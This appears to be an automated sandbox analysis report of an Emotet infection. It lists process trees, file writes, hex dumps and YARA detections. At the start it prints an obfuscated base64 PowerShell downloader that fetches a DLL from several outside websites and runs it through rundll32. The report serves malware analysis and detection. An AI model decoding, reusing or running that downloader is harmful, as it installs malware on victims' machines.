	nACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACw AJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJAB FAHIAcgBvAHIAQQBjAHQAaQBvAG4AUABvAGUAZgBlAHIAZQBuAGMAZQAgAD0 AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwA oACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQ ATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQA oADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACc AKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgB hAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEAT AB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPA FIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJ wB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArA CcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQ wBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnA DYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAd QBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnA FQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAK AAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlA GQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQ QA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkA FEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAd wByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnA HMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZ AB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlA CIAKAAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAW wBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0AaABrA GUAZAArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAM wA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0A GgAPQAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAK wAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnA C4AYwBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAK QArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuA HcAJwArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJ wArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArA CcAbQAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAK AAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzA G4AJwArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4Ad wBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpA G4AYQByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAK QArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjA G8AJwApACsAJwBuACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZ gAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnA F0AYQAnACsAJwBuACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8AL wBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnA CsAKAAnAG0AZQBuACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAK wAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnA CsAJwAtAGMAJwArACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAK wAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbA DMAJwArACcAOgAvAC8AJwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJ wApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtA CcAKQArACgAJwBuAGEAeQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZ ABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnA EMAJwApACsAKAAnAEcATQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAK wAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnA CsAJwBtACcAKQArACgAJwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABvACcAK wAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnA HQAbQBlAG4AJwApACsAJwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBvAGQAa ABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZA CcAKQArACgAJwAvAEAAXQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBnACcAK wAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlA CcAKQArACcAdgBhACcAKwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwArACcAL gBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnA CkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6ACcAK wAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQA GAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBbADMAJ wApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApA CwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAK QBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgA CQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAzADIAR QA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlA GEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBlAGMAa AA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArA CcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBXAGUAQ gBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMA GUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBfACkAO wAkAEQAMAA4AFUAPQAoACgAJwBlACcAKwAnADQAOAAnACkAKwAnAEsAJwApA DsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0AGUAb QAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiA CAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAnAG4AZ ABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnA EMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwApACsAK AAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0A GAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYANwBIAD0AKAAnAEsAM wAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnA EIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBoAHsAf QB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA
Imagebase:	0x13fa70000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2102145547.0000000000246000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2102389615.0000000001CE6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8B0BEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8B0BEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FEE8B0BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	success or wait	2	7FEE8B0BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	8	7FEE8B0BEC7	WriteFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	212	0a 20 20 20 20 0a 20 20 20 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2e 65 72 72 6f 72 2d 66 6f 6f 74 65 72 20 2d 2d 3e 0a 0a 0a 20 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	. . </p>. /.error-footer -->... /#cf-error-details -->. /#cf-wrapper -->.. <script type="text/javascr<wbr>ipt">. window._cf_translation = {};. . .</scr<wbr>ipt>.. </body>.</html>.	success or wait	2	7FEE8B0BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	7639	c7 05 90 2f 01 10 09 04 00 c0 c7 05 94 2f 01 10 01 00 00 00 c7 05 a0 2f 01 10 01 00 00 00 6a 04 58 6b c0 00 c7 80 a4 2f 01 10 02 00 00 00 6a 04 58 6b c0 00 8b 0d 58 21 01 10 89 4c 05 f8 6a 04 58 c1 e0 00 8b 0d 5c 21 01 10 89 4c 05 f8 68 78 e4 00 10 e8 cc fe ff ff c9 c3 55 8b ec 83 25 b0 32 01 10 00 83 ec 10 53 33 db 43 09 1d 98 21 01 10 6a 0a e8 ba 7f 00 00 85 c0 0f 84 0e 01 00 00 33 c9 8b c3 89 1d b0 32 01 10 0f a2 56 8b 35 98 21 01 10 57 8d 7d f0 83 ce 02 89 07 89 5f 04 89 4f 08 89 57 0c f7 45 f8 00 00 10 00 89 35 98 21 01 10 74 13 83 ce 04 c7 05 b0 32 01 10 02 00 00 00 89 35 98 21 01 10 f7 45 f8 00 00 00 10 74 13 83 ce 08 c7 05 b0 32 01 10 03 00 00 00 89 35 98 21 01 10 6a 07 33 c9 58 0f a2 8d 75 f0 89 06 89 5e 04 89 4e 08 89 56 0c f7 45 f4 00 02 00 00	.../...../...../..... j.Xk...../.....j.Xk....X!...L ..j.X.....\!...L..hx..... U...%.2.....S3.C...!..j..... .....3.....2....V.5.!..W.} ....._...O..W..E.....5.!..t. .....2.....5.!...E.....t... ....2.....5.!..j.3.X...u.... ^..N..V..E.....	success or wait	8	7FEE8B0BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8975208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8975208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A9A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8B0BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A669DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A669DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8B0BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE8A669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE8A669DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2564 Parent PID: 1692

General

Start time:	15:48:47
Start date:	06/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL
Imagebase:	0xff8d0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	64	success or wait	1	FF8D27D0	ReadFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	264	success or wait	1	FF8D281C	ReadFile

Analysis Process: rundll32.exe PID: 1204 Parent PID: 2564

General

Start time:	15:48:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2104218731.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2104303323.0000000000241000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2828 Parent PID: 1204

General

Start time:	15:48:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwmjhjl\dvgjre.ish',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2105763694.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2105708709.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2708 Parent PID: 2828

General

Start time:	15:48:49
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bfafpdt\kkujpl.inf',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2107467849.0000000000471000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2107419696.00000000003D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2808 Parent PID: 2708

General

Start time:	15:48:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Stxynijtatjphar\aakvwlgscnjram.hbh',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2108402593.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2108502450.0000000000231000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2884 Parent PID: 2808

General

Start time:	15:48:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oumozqnkirxudf\mcchvdsvabpvx.nrv',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2109883374.0000000000271000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2109758118.0000000000250000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2444 Parent PID: 2884

General

Start time:	15:48:51
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ailact\ivkbd.qrm',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2111593595.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2111624405.0000000000221000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2444

General

Start time:	15:48:51
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Akjjgl\zoljk.jdx',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2113623618.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2113814198.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2804 Parent PID: 2472

General

Start time:	15:48:52
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
